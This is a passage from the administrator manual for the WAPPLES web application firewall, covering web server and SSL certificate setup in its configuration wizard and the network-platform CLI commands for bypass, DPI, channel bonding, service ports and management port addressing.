


Fig. XIII-58. Add/Edit Web Server (Inline SSL Termination Setting)

When you configure SSL Termination option in Proxy Mode, you must set the web server port on the left to the port that provides general HTTP services (general 80 or 8080) as in [Fig. XIII-59. Add/Edit Web Server **(Proxy SSL Termination Setting)** (Proxy SSL Termination Setting)]. For WAPPLES IP on the right, you can select the IP you configured in [Fig. XIII-54. Network Setting (WAPPLES IP Setting)(WAPPLES IP Setting)] from the combo box. You can also change WAPPLES Port, but use port 443 used for HTTPS as in the Inline Mode. [Fig. XIII-58. Add/Edit Web Server (Inline SSL Termination Setting)(Inline SSL Termination Setting)].




Fig. XIII-59. Add/Edit Web Server (Proxy SSL Termination Setting)

Setting wizard will display the following error messages if the user enters incorrect values when configuring web server

Table 109. Add/Edit Web Server Error Message

Error Message	Cause
IP cannot be left blank.	The web server IP entered to web server IP input field is empty
Incorrect IP.	The web server IP is not in IP format
Out of range	The port number entered to the port input field is smaller than 0 or greater than 65535
Enter number only	The port number entered is not an integer

If you wish to set WAPPLES Proxy Port automatically, enter a blank character in the port, and then WAPPLES will automatically allocate a port number.

When you configure WAPPLES Proxy IP Port in editing mode, make sure to choose the port other than the one used for previously registered Proxy IP.

Fill the input fields with appropriate information and click [Next], move to SSL certificate registration page or the page for confirming the settings depending on the use of SSL.

[Fig. XIII-60. Add/Edit Web Server (Import Certificate)] screen is the SSL certificate registration page and it appears when you chose [Use SSL] in the previous screen.

> If you activate [Use SSL], you need to enter the port number specified in the web server for SSL communication to the web server port and WAPPLES proxy port




Fig. XIII-60. Add/Edit Web Server (Import Certificate)

In order to protect a web page which uses SSL with WAPPLES, you must register the certificate and private key used by the website.

To register, click [Browse] to load a certificate. The type of certificates that can be used PKCS #12 type which combines the certificate and the private key and the independent certificate. According to the type of the certificate, you will have to import certificate and private key in order or will be asked to provide the password.

When both certificate and private key file are read, the certificate and the private key file must match each other in order to load them successfully.

If the website's certificate requires intermediate certificate, check [Register Intermediate Certificate] and load intermediate certificate.

When you import certificate and private key successfully, you will be able to see the certificate's information in [Fig. XIII-61. Add/Edit Web Server (Confirmation of Certificate Information and Additional Setting)].

If the web server is already set to SSL, and you are about to edit the setting, you

will see [Fig. XIII-61. Add/Edit Web Server (Confirmation of Certificate Information and Additional Setting))] directly without [Fig. XIII-60. Add/Edit Web Server (Import Certificate)] and if you wish to edit the certificate setting, click [Reload].




Fig. XIII-61. Add/Edit Web Server (Confirmation of Certificate Information and Additional Setting)

Setting wizard will display the following error messages if the user enters incorrect values when configuring web server SSL certificate and private key.

Table 110. SSL Add/Edit Error Message

Screen	Error Message	Cause
Import Certificate/Private Key	This cannot be blank.	Certificate and private key path field is empty
	File cannot be read.	The file format of the certificate and private key file loaded is unknown
	Cannot find the file.	Cannot find the file to load
Enter Password	Password is incorrect.	The password entered does not match the password of PKCS #12 type file
Miscellaneous	Certificate does not match private key	Certificate does not match private key

When you uncheck “HTTPS Web Server Connection” in [Fig. XIII-61. Add/Edit Web Server (Confirmation of Certificate Information and Additional Setting)] the web server access from WAPPLES can be made through HTTP instead of HTTPS.

If you click [Next] in [Fig. XIII-57. Add/Edit Web Server (Web Server IP Setting)] without checking SSL or click [Next] in [Fig. XIII-61. Add/Edit Web Server (Confirmation of Certificate Information and Additional Setting)], [Fig. XIII-62. Add/Edit Web Server (Completed)] will appear.

Check settings again and click [Finish] to add/edit web server and return to [Fig. XIII-56. Web Server Setting].




Fig. XIII-62. Add/Edit Web Server (Completed)

2.3 Delete Web Server

If a registered web server has incorrect settings or is no longer the subject of protection, you can delete the registered web server.

Select the web server from the list in [Fig. XIII-56. Web Server Setting] and click [Delete], and you will see [Fig. XIII-63. Delete Web Server (Completed)]. Check [Yes, delete the web server.] on the bottom and click [OK] then the web server will be deleted.

When the deletion completes, [Delete Web Server] screen will close and [Fig. XIII-56. Web Server Setting] will appear again.




Fig. XIII-63. Delete Web Server (Completed)

Click [Next] in [Fig. XIII-56. Web Server Setting(WAPPLES IP Setting)] and you will see [Fig. XIII-64. Network Setting (Completed)]. You can confirm the network information you have configured and also save the settings into a file.

You can click [Export Settings...] to save network settings into a file and load them again in [Fig. XIII-54. Network Setting (WAPPLES IP Setting)(WAPPLES IP Setting)].

Click [Finish] to apply the setting to WAPPLES. If the network environment currently applied to WAPPLES is correctly entered to the management tool, it will enable the communication with the web server.




Fig. XIII-64. Network Setting (Completed)

When network setting is applied to WAPPLES, the web traffic passing through WAPPLES can be stopped temporarily.

XIV

XIV. CLI Command

1.Help

2.Log In

3.Configure Command

XIV. CLI(Command Line Interface) Command

This is the CLI (Network-Platform Command Line Interface) on network platform provided to set management port, bypass, and monitoring for WAPPLES.

> To change network mode through CLI, you need to have the full knowledge of the network modes and professional background knowledge.

1. CLI (Command Line Interface) Structure

WAPPLES's Command Line Interface is divided into total 4 depths, and the settings that cannot be made with WAPPLES GUI management tool can be made through CLI.




Fig. XIV-1. Initial Prompt of WAPPLES CLI

When you access WAPPLES CLI through Telnet, the initial prompt, **penta-np>,** will appear, and you can verify yourself by typing **[enable]** command, and after the verification the prompt will change to **penta-np#** and you will able to enter WAPPLES CLI commands. Use **[list]** command to check the commands you can use in each prompt.




Fig. XIV-2. Overall Structure of WAPPLES CLI

2. Help

When you use the question mark [?] command, you can see the list of all available commands. When you add a question mark after a command, you will see the descriptions about the parameters that can be used with the command.

Table 111. Help Related Commands

Command	Description
?	Shows the list of all available commands.
[Command] ?	Shows how to use the command.

3. Log In

You can access network platform CLI when you access WAPPLES through the serial port or SSH. You must log on in order to execute a command. You can check the list of commands in [Table 112. Log In Related Command].

Table 112. Log In Related Command

Command	Description
enable	Obtain authority to execute configuration related commands.
exit	Terminates current mode or moves to previous stage
list	Displays the list of commands.
logout	Terminates CLI.
quit	Terminates current mode or moves to previous stage

When you verify yourself by typing [enable] command and entering correct password, you can enter CLI mode. If you are verifying yourself for the first time to enter CLI mode, you will not need to enter the password.

```
Hello, this is Network-Platform CLI tool
Copyright 2009 Pentasecurity Inc.
penta-np> enable
password:
penta-np#
```

Commands that can be used in CLI mode and descriptions related with the commands are listed in [Table 113. enable Related Command].

Table 113. enable Related Command

Command	Description
configure	Enters the configure mode from penta-np# interface. Ex) configure terminal
disable	Quits the command mode.
end	Terminates current mode or changes to enable mode
exit	Terminates current mode or moves to previous stage
list	Displays the list of commands.
passwd	Configures password for enable verification.
quit	Terminates current mode or moves to previous stage
reboot	Reboots the system.
restart	Restarts the service.
save configuration	Saves the setting. Ex) save configuration
shutdown	Shuts down the system.

When you enter [configure terminal] command, you can enter configuration mode. Only in configuration mode, you can set Management Port and execute other commands.

```
penta-np# configure terminal
penta-np(config)#
```

When you enter [disable] command, CLI mode will be terminated.

```
penta-np# disable
penta-np>
```

When you enter [passwd] command, you can set the password for obtaining the authority for CLI mode.

```
penta-np# passwd
input password:
confirm password:
OK.
penta-np#
```

When you enter [save configuration] command, you will be able to save current setting.

```
penta-np# save configuration
WRITING..
OK.
penta-np#
```

4. Configure Command

WAPPLES commands you can execute after activating configuration mode by entering configure command are listed in [Table 114. configure terminal Related Command].

Table 114. configure terminal Related Command

Command	Description
bypass	Sets Bypass feature.
dpi	Sets deep packet inspection feature
end	Terminates current mode or switches to enable mode
exit	Terminates current mode or moves to previous stage
list	Displays the list of commands.
ha	Configures HA setting and Shared-Session.
network	Configures network information.
quit	Terminates current mode or moves to previous stage
resource	Checks system resources.
wapples	Configures WAPPLES

4.1 Bypass

WAPPLES supports the bypass feature of the following [Table 115. bypass Command] through the Bypass command of Configuration.

Table 115. bypass Command

Related Command	Description
bypass-link	Sets bypass Ethernet device.
bypass-type	Sets bypass type.
end	Terminates current mode or switches to enable mode

Related Command	Description
exit	Terminates current mode or moves to previous stage
hw-bypass	Sets hardware bypass.
hw-default-act	Sets default action for hardware bypass.
hw-nifc	Sets hardware NIFC.
list	Shows the list of commands.
quit	Terminates current mode or moves to previous stage
save	Saves setting. Ex) save configuration
show	Shows hardware and software bypass information.
sw-bypass	Sets software bypass.

01 Bypass Setting

To bypass packets, you can manage bypass setting by using commands in [Table 116. bypass Setting Command].

Table 116. bypass Setting Command

Related Command	Description	Example
bypass-link	Register network interface name of the slot of the hardware to bypass.	bypass-link set 1 opt0
bypass-type	Register the bypass type of the corresponding slot of WAPPLES.	bypass-type set 1 n2282
hw-bypass	Sets the bypass of registered hardware. (Enforce the setting if timeout is 0)	hw-bypass set on(off) 0
hw-default-act	Sets the default action of the registered hardware.	hw-default set bypass(disconn)
hw-nifc	Sets NIFC of registered hardware.	hw-nifc set on(off)
sw-bypass	Sets software bypass.	sw-bypass set on(off)

1) H/W Bypass Type and Link Setting

```
penta-np(config)# bypass
penta-np(config-bypass)# bypass-link set 1 opt0
penta-np(config-bypass)# bypass-type set 1 n2282
```

> CLI commands concerned with settings and changes will be applied to WAPPLES only when you execute ‘save configuration’ command

2) Enforcing H/W Bypass setting

```
penta-np(config)# bypass
penta-np(config-bypass)# hw-bypass set on 0
```

4.2 DPI (Deep Packet Inspection)

Use DPI commands to configure and monitor the information about the session. DPI commands available in CLI are as follows.

Table 117. DPI Command

Related Command	Description
end	Terminates current mode or moves to previous stage
exit	Terminates current mode or moves to previous stage
filter	Adds session filter list.
list	Shows the list of commands
monitoring	Configures monitoring mode
persistentsession	Configures persistent session.
quit	Terminates current mode or moves to previous stage
save	Saves settings. Ex) save configuration
session-splicing	If on, sessions will be detected even after connection is completed If off, default setting
sessionlist	Manages session list
sessiontimeout	Configures session time out
show	Shows system information

> CLI commands concerned with settings and changes will be applied to WAPPLES only when you execute ‘save configuration’ command

4.3 Network

Use network commands to configure IP address and netmask, and gateway of service port and control port. Network commands available in CLI are as follows.

Table 118. network Command

Related Command	Description
arp	Manages arp entry
bonding-disable	Disables channel bonding
bonding-enable	Enables channel bonding
bonding-enslave	Sets a link to the bonding interface
bonding-mode	Sets bonding interface
bridge	Manages service port
bridge-int	Manages service bridge
end	Terminates current mode or switches to enable mode
exit	Terminates current mode or moves to previous stage
link	Sets a link
link-addr	Sets hardware address
link-brd	Sets broadcast address of the link
link-duplex	Sets the communication method for the link
link-ethset	Sets the L1-2 layer value of the link
link-mtu	Sets the mtu value.
link-name	Sets the name of the link.
link-nego	Sets the negotiation method of the link.
link-speed	Sets the line speed of the link.
link-status	Sets the status of the link.
link-type	Sets the type of the link.
list	Displays command list

Related Command	Description
mactable	Manages MAC address table.
ping	Executes ping
quit	Terminates current mode or moves to previous stage
rt	Sets route table.
show	Shows the information of the operating system.
udev-init	Initializes the port name of the Ethernet.

01 Setting Channel Bonding Features

You can bind a number of physical ports of WAPPLES into a logical interface to enhance bandwidth and provide a channel backup. Use bonding related command for these settings.

⑥ Canceling / Setting Channel Bonding

To configure channel bonding in CLI, you need to designate the number of bonding interfaces. Enter the following.

```
penta-np(config)# network
penta-np(config-network)# bonding-enable
<1-10>  bonding interface number
penta-np(config-network)# bonding-enable 2
OK.
```

To cancel channel bonding in CLI, enter the following.

```
penta-np(config)# network
penta-np(config-network)# bonding-disable
OK.
```

Enter the following to inquire setting.

```
penta-np(config)# network
penta-np(config-network)# show bonding-info
```

⑦ Configuring bonding interface

You can configure bonding interface using bonding-mode command in CLI.

```
penta-np(config)# network
penta-np(config-network)# bonding-mode
   set  set bonding mode
penta-np(config-network)# bonding-mode set
   BONDDEVNAME  bonding interface name
```

```
penta-np(config-network)# bonding-mode set bond0
etherchannel  set etherchannel mode
lacp          set lacp mode
penta-np(config-network)# bonding-mode set bond0 lacp
OK.
```

⑧ Configuring bonding interface link

You can configure bonding interface using bonding-enslave in CLI.

```
penta-np(config)# network
penta-np(config-network)# bonding-enslave
set    set bonding slaves
unset  unset bonding slaves
penta-np(config-network)# bonding-enslave set
    BONDDEVNAME  bonding interface name
penta-np(config-network)# bonding-enslave set bond0
SLAVES  bonding slave names
penta-np(config-network)# bonding-enslave set bond0 tp0
OK.
```

02 Service Port Setting

At least 1 service port is used to set up WAPPLES in either Inline mode or Proxy mode. Use bridge command to for service port setting.

⑨ Adding Service Port

When you enter [bridge-int ?] or [bridge ?] in CLI, you can see a brief guide on how to use the command. As in following example, when you enter [bridge-int add [bridge name]] and [bridge add [bridge name] [device name]] in CLI to add service port.

```
penta-np(config)# network
penta-np(config-network)# bridge-int
    add  add bridge NIC
    del  delete bridge devicename
penta-np(config-network)# bridge-int add
    BRDEVICENAME  bridge interface name
penta-np(config-network)# bridge-int add br0
OK.
penta-np(config-network)# bridge
    add  add bridge NIC
    del  delete bridge devicename
penta-np(config-network)# bridge add
BRDEVICENAME  bridge interface name
penta-np(config-network)# bridge add br0
    DEVICENAME  devicename
penta-np(config-network)# bridge add br0 tp4
OK.
```

⑩ Deleting Service Port

Using CLI, you can delete a service port by typing [bridge del [bridge name] [device name]]. The following is an example of deleting a service port.

```
penta-np(config)# network
penta-np(config-network)# bridge
    add  add bridge NIC
    del  delete bridge devicename
penta-np(config-network)# bridge del br0
BRDEVICENAME  bridge interface name
all           delete detection NIC of all
penta-np(config-network)# bridge del br0 tp4
OK.
```

⑪ View Service Port List

To see the list of service ports, enter [show bridge] or [sh bridge] in CLI. The following is the example of using show bridge command.

```
penta-np(config)# network
penta-np(config-network)# show bridge
-----------------------------------------------------
Bridge Nic Info
br0  tp0
br0  tp1
```

03 Management Port IP Address Setting

Enter management port setting mode by typing [link [Management Port Name]]. In management port setting mode, you can use commands listed in [Table 119. Commands for Setting Management Port]. The following is the example of using the commands.

```
penta-np(config)# network
penta-np(config-network)# link ctl0
    end       end current mode and down to privileged EXEC mode
    exit      Exit current mode and down to previous mode
    if        if information
    list      Print command list
    quit      Exit current mode and down to previous mode
    show      show running system information
```

Table 119. Commands for Setting Management Port

Related Command	Description
end	Terminates current mode or moves to enable mode
exit	Terminates current mode or moves to previous stage

if	Sets if
list	Displays the list of commands.
quit	Terminates current mode or moves to previous stage
show	Shows the information of the system in operation.

You can set management port IP and netmask with [if add Management PortIP/Netmask (Broadcast Address | none)] command. Enter IP address and netmask as in '192.168.0.11/24' and broadcast address, ‘none’ or ‘192.168.0.255.’ The following is the example.

```
penta-np(config)# network
penta-np(config-network)# link ctl0
penta-np(config-network-ctl0)# if
    add         add interface
    del         delete interface
penta-np(config-network-ctl0)# if add
    A.B.C.D/M           adding ip address/prefix
penta-np(config-network-ctl0)# if add 192.168.0.11/24
    A.B.C.D broadcast address
    None                skip
penta-np(config-network-ctl0)# if add 192.168.0.11/24 192.168.0.255
    <cr>
penta-np(config-network-ctl0)# if add 192.168.0.11/24 192.168.0.255
OK.
```

After configuring the setting, you can check the network information of the management IP configured to the management port.

```
penta-np(config)# network
penta-np(config-network)# link ctl0
penta-np(config-network-ctl0)# show if all
------ IF INFO
-----------------------------------------
IF INDEX    : 1
IF ADDR     : 192.168.0.11/24
IF MASK     : 255.255.255.0
IF BRD ADDR : 192.168.0.255
IF FLAG     : FIRST
-----------------------------------------
```

ⓘ CLI commands concerned with settings and changes will be applied to WAPPLES only when you execute ‘save configuration’ command

04 Permitted Network Setting

In case administrator’s PC and WAPPLES are located in the same subnet, skip

this stage and move to the next stage.

In case administrator's PC and WAPPLES are not located in the same subnet, configure the permitted network to allow the administrator to access WAPPLES management port.

For example, if the IP address of the administrator's PC is 192.168.1.0 and the netmask is 255.255.255.0, enter the following.

```
penta-np# configure terminal
penta-np(config)# network
penta-np(config-network)# rt add 192.168.1.0/24 none ctl0
OK.
```

The following message will be displayed in CLI if the administrator enters incorrect values when configuring the permitted network.

Table 120. CLI Permitted Network Error Message

Error Message	Cause
% Command incomplete.	Executed the command incorrectly

4.4 Resource

This command checks system resource. Enter [resource] to enter Resource Mode.

```
penta-np(config)# resource
penta-np(config-resource)#
```

[Table 121. Resource Mode Command] shows a list of commands used in resource mode.

Table 121. Resource Mode Command

Related Command	Description
End	Terminates current mode or turns to enable mode.
Exit	Terminates current mode, or moves to previous stage
list	Displays list of commands.
quit	Terminates current mode, or moves to previous stage

